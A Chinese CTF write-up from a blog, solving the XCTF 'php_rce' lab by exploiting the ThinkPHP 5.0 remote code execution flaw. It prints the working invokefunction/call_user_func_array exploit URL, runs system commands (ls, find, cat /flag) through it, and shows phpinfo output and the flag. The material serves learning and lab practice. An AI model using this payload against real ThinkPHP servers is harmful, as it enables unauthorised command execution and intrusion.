XCTF-攻防世界CTF平台-Web类——3、php_rce（ThinkPHP V5.0框架远程代码执行漏洞）

原创


大灬白 于 2021-09-03 11:10:19 发布 82 收藏 1

分类专栏： # Bugku、XCTF-WEB类写题过程 文章标签： php thinkphp 远程命令执行

本文链接：https://blog.csdn.net/Onlyone_1314/article/details/120038093

先访问题目场景：

主页提示我们：网页使用的是ThinkPHP框架，版本为5.0
这道题主要是考察：ThinkPHP官方2018年12月9日发布重要的安全更新，修复了一个严重的远程代码执行漏洞。该更新主要涉及一个安全更新，由于框架对控制器名没有进行足够的检测会导致在没有开启强制路由的情况下可能的getshell漏洞，受影响的版本包括5.0和5.1版本。
攻击的exp是：`http://111.200.241.244:61059/index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1`




System	Linux 6e53adccc699 4.4.0-131-generic #157-Ubuntu SMP Thu Jul 12 15:51:36 UTC 2018 x86_64
Build Date	Apr 30 2018 21:06:14
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.* consumed, dechunk

通过s就可以获取路由信息，程序未对控制器进行过滤，导致攻击者可以用 \（反斜杠）调用任意类方法。其中：


1. index/是对应的模块
2. \think\app 以反斜线开头，这就是我们想要实例化的类
3. /invokefunction是让\think\app类想要调用的方法，
4. function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1是对应invokefunction的参数。

对于选用invokefunction这个函数，是因为它是个反射函数，可以方便的调用任何函数。
关于如何解析把function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1这些解析成invokefuncition参数的，可以看下Request.php 对应的param函数。
需要注意的是不同版本的ThinkPHP，对应的文件、类名有些差异。当然还有很多的攻击方式，只要你去文件找到可以实例化的类构造相应的payload就行。

运行shell命令ls查看当前目录下的文件：`http://111.200.241.244:61059/index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls`



可以看到当前目录下的文件
查找根目录下的文件：`http://111.200.241.244:61059/index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls /`
参数/是根目录的意思，这表示显示根目录下的文件：




也可以使用find命令查找flag：

```
find / -name flag
```

或者

```
find / -name '*flag'
```


攻击：`http://111.200.241.244:61059/index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=find / -name flag`



都可以找到flag文件所在的位置
之后使用cat命令查看/flag文件内容：

```
cat /flag
```

攻击：`http://111.200.241.244:61059/index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat /flag`



得到flag：`flag{thinkphp5_rce}`